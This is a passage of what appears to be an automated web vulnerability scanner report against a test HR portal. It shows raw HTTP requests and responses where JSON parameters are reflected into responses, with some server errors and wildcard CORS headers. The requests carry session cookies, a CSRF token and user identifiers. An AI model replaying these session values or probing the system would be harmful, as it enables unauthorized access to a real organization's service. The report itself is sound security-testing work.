ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656565019136; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
```

Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 161
Origin: https://testportal.zalaris.com
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: iframe
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

XQUERY=ZSTKPTMC1_REG_TIME_ESS&XSYSTEM=SAP_BW&APPLICATION=ZGENERIC_ANALYSIS&XPROFILE=ESS&
ClientWindowID=WID16565650410938&%24Roundtrip=true&%24DebugAction=null&tw8cx126i=1

Response 1

HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:20:36 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
pragma: no-cache
cache-control: no-store, no-cache, must-revalidate
expires: 0
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
set-cookie: SAPWP_active=1; Domain=zalaris.com; Path=/; SameSite=None; Secure
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 8594

<!DOCTYPE html><html><head><meta http-equiv="X-UA-Compatible" content="IE=5, IE=EmulateIE7"/>
<script type="text/javascript">
/*HTML Business for Java, 6.0*/
ur_system = {doc : window.document , mimep
...[SNIP]...
<input type="hidden" name="tw8cx126i" value="1">
...[SNIP]...

15.26. https://testportal.zalaris.com/neptune/zalaris_launchpad_standard [BUILD_VERSION JSON parameter]

Summary

| | |
|-------------|-------------------------------------|
| Severity: | Information |
| Confidence: | Certain |
| Host: | https://testportal.zalaris.com |
| Path: | /neptune/zalaris_launchpad_standard |

Issue detail

The value of the **BUILD_VERSION** JSON parameter is copied into the application's response.

Request 1

POST /neptune/zalaris_launchpad_standard?ajax_id=GET_MENU_LIST&ajax_applid=ZALARIS_LAUNCHPAD_STANDARD&sap-client=650&dxp=21100006&field_id=00384&
ajax_value=PORTAL%7CD%7C%7C%7C HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJCC3nCARUuzHP1QP1656564413184|1656564438683
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5

```
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8AO79NziXR4n1dEIJb/pIPW8WUVmiPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: j5c04ab37b2ee49a18ba483fc30687ed5.59665a0c20a546bb
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-59665a0c20a546bb-01
Content-Length: 5413
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

{"WA_UPDATE":{"CONFIGURATION":{"PORTAL","RELEASED":false,"URL_IPA":"","URL_APK":"","PG_APP_ID":"","PG_APP_NAME":"Zalaris
PeopleHub","PG_APP_VERSION":"6.0.8.0","AUTO_UPDATE":false,"URL_APPX":"","CREDAT":"20210527","CRETIM":"114345","SYSID":"ZEQ"},"WA_CLIENT_INFO":
{"BUILD_VERSION":"exjhp469kl"},"IT_GUID":"","WA_MENU_LIST":"","WA_CATEGORY":"","WA_USER_DEFAULT":
{"DATFM":"","DCPFM":"","LANGU":"","TZONE":"","TZONE_DESCRIPTOR":"","TIMEFM":"","NUMBER_GROUPING":"","NUMBER_DEC
...[SNIP]...
```

Response 1

```
HTTP/1.1 500 Internal Server Error
Date: Thu, 30 Jun 2022 11:37:52 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none,noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
content-length: 209
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io: data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<HTML><HEAD>
<TITLE>500 SAP Internal Server Error</TITLE>
</HEAD><BODY>
<H1>500 SAP Internal Server Error</H1>
ERROR: exjhp469kl cannot be interpreted as a number (termination: RABAX_STATE)<P>
</BODY>
...[SNIP]...
```

15.27. https://testportal.zalaris.com/neptune/zalaris_launchpad_standard [NUMBER_DECIMAL JSON parameter]

Summary

| | |
|-------------|---|
| Severity: | Information |
| Confidence: | Certain |
| Host: | https://testportal.zalaris.com |
| Path: | /neptune/zalaris_launchpad_standard |

Issue detail

The value of the **NUMBER_DECIMAL** JSON parameter is copied into the application's response.

Request 1

```
POST /neptune/zalaris_launchpad_standard?ajax_id=GET_MENU_LIST&ajax_applid=ZALARIS_LAUNCHPAD_STANDARD&sap-client=650&dxp=21100006&field_id=00384&
ajax_value=PORTAL%7CD%7C%7C%7C HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNU.JhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=97b586dea6e07cf7e2499ed8410ba9f;
```

```
ai_session=KQ1QJDjCC3nCARUzHP1QP|1656564413184|1656564438683
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8AO79NziXR4n1dEIJb/pIPW8WUVmIPkyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: |5c04ab37b2ee49a18ba483fc30687ed5.59665a0c20a546bb
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-59665a0c20a546bb-01
Content-Length: 5413
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

{"WA_UPDATE":{"CONFIGURATION":{"PORTAL","RELEASED":false,"URL_IPA":"","URL_APK":"","PG_APP_ID":"","PG_APP_NAME":"Zalaris
PeopleHub","PG_APP_VERSION":"6.0.8.0","AUTO_UPDATE":false,"URL_APPX":"","CREDAT"
...[SNIP]...
  "APP_CACHE":{"IT_GUID":{"WA_MENU_LIST":{"WA_CATEGORY":{"WA_USER_DEFAULT":
{"DATFM":"1","DCPFM":"","LANGU":"E","TZONE":"","TZONE_DESCRIPTOR":"","TIMEFM":"0","NUMBER_GROUPING":"","NUMBER_DECIMAL":"ea8xwj8xth","EDIT":true},"WA_CORE
":
{"CONFIGURATION":{"PORTAL","DESCRIPTION":"","APP_APPCACHE":"ZALARIS_LAUNCHPAD_STANDARD","APP_PASSCODE":"NEPTUNE_LAUNCHPAD_PINCODE","APP_
START":"","APP_CLIENT":"050","APP_URL":
...[SNIP]...
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 12:58:16 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
Content-Length: 409924
dpx-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers: *
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://*.zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{"modelAppCacheUpdateData":{"CONFIGURATION":{"PORTAL","RELEASED":false,"URL_IPA":"","URL_APK":"","PG_APP_ID":"","PG_APP_NAME":"Zalaris
PeopleHub","PG_APP_VERSION":"6.0.8.0","AUTO_UPDATE":false,"URL_APP
...[SNIP]...
"1","PORTAL","NEPTUNE_QUARTZ","Neptune Quartz",2},"modelAppCacheUserDefaultsData":
{"DATFM":"1","DCPFM":"","LANGU":"E","TZONE":"","TZONE_DESCRIPTOR":"","TIMEFM":"0","NUMBER_GROUPING":"","NUMBER_DECIMAL":"ea8xwj8xth","EDIT":true},"modelApp
CacheImageDataUpdateData":{"2,"GUID","CONTENT"},"modelAppCacheGlobalSettingsData":
{"GLOBAL_STYLE":"","RUNTIME_LANGUAGE":"E","BANNER":"","APP_START":""},"modelAppCacheSplitViewDat
...[SNIP]...
```

15.28. https://testportal.zalaris.com/neptune/zalaris_launchpad_standard [NUMBER_GROUPING JSON parameter]

Summary

Severity: **Information**
Confidence: **Certain**

Host: <https://testportal.zalaris.com>
Path: /neptune/zalaris_launchpad_standard

Issue detail

The value of the **NUMBER_GROUPING** JSON parameter is copied into the application's response.

Request 1

```
POST /neptune/zalaris_launchpad_standard?ajax_id=GET_MENU_LIST&ajax_applid=ZALARIS_LAUNCHPAD_STANDARD&sap-client=650&dpx=21100006&field_id=00384&
ajax_value=PORTAL%7CD%7C%7C%7C HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQLh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656564438683
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8AO79NziXR4n1dEIJb/pIPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: |5c04ab37b2ee49a18ba483fc30687ed5.59665a0c20a546bb
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-59665a0c20a546bb-01
Content-Length: 5413
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

{"WA_UPDATE":{"CONFIGURATION":{"PORTAL","RELEASED":false,"URL_IPA":"","URL_APK":"","PG_APP_ID":"","PG_APP_NAME":"Zalaris
PeopleHub","PG_APP_VERSION":"6.0.8.0","AUTO_UPDATE":false,"URL_APPX":"","CREDAT"
...[SNIP]...
N":"21.10.0006"},"IT_APP_CACHE":{"IT_GUID":"","WA_MENU_LIST":{"WA_CATEGORY":"","WA_USER_DEFAULT":
{"DATFM":"1","DCPFM":"","LANGU":"E","TZONE":"","TZONE_DESCRIPTION":"","TIMEFM":"0","NUMBER_GROUPING":"68t949iuxq","NUMBER_DECIMAL":"","EDIT":true},"WA_CORE
":
{"CONFIGURATION":{"PORTAL","DESCRIPTION":"","APP_APPCACHE":"ZALARIS_LAUNCHPAD_STANDARD","APP_PASSCODE":"NEPTUNE_LAUNCHPAD_PINCODE","APP_
START":"","APP_CLIEN
...[SNIP]...
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 12:42:22 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
Content-Length: 409924
dpx-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers: *
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 https://wiki.zalaris.com https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com https://ui5.sap.com/ https://zallestscors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 https://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{"modelAppCacheUpdateData":{"CONFIGURATION":{"PORTAL","RELEASED":false,"URL_IPA":"","URL_APK":"","PG_APP_ID":"","PG_APP_NAME":"Zalaris
PeopleHub","PG_APP_VERSION":"6.0.8.0","AUTO_UPDATE":false,"URL_APP
...[SNIP]...
Zalaris Quartz Light",1,"PORTAL","NEPTUNE_QUARTZ","Neptune Quartz",2},"modelAppCacheUserDefaultsData":
{"DATFM":"1","DCPFM":"","LANGU":"E","TZONE":"","TZONE_DESCRIPTION":"","TIMEFM":"0","NUMBER_GROUPING":"68t949iuxq","NUMBER_DECIMAL":"","EDIT":true},"modelAppC
acheImageDataUpdateData":["2","GUID","CONTENT"],"modelAppCacheGlobalSettingsData":
```

```
{"GLOBAL_STYLE":"","RUNTIME_LANGUAGE":"E","BANNER":"","APP_START":"","model
...[SNIP]...
```

15.29. https://testportal.zalaris.com/neptune/zmfp_team_status [CAL_BEGDA JSON parameter]

Summary

Severity: **Information**

Confidence: **Certain**

Host: **<https://testportal.zalaris.com>**

Path: **/neptune/zmfp_team_status**

Issue detail

The value of the **CAL_BEGDA** JSON parameter is copied into the application's response.

Request 1

```
POST /neptune/zmfp_team_status?ajax_id=SYNC&ajax_applid=ZMFP_TEAM_STATUS&sap-client=650&dxp=21100006&field_id=00020 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656564616884; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8AO79NziXR4n1dElJb/pIPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: |5c04ab37b2ee49a18ba483fc30687ed5.b863278bd0174b2e
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-b863278bd0174b2e-01
Content-Length: 142
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

{"GS_APP_PARAMS":
{"ROLE":"ESS","CAL_BEGDA":"1656527400000sg82zzlvxq","CAL_ENDDA":"1657132199000","EXP_BEGDA":"20220630","EXP_ENDDA":"20220706","ALL":false}}
```

Response 1

```
HTTP/1.1 500 Internal Server Error
Date: Thu, 30 Jun 2022 09:57:51 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
content-length: 222
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource/* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
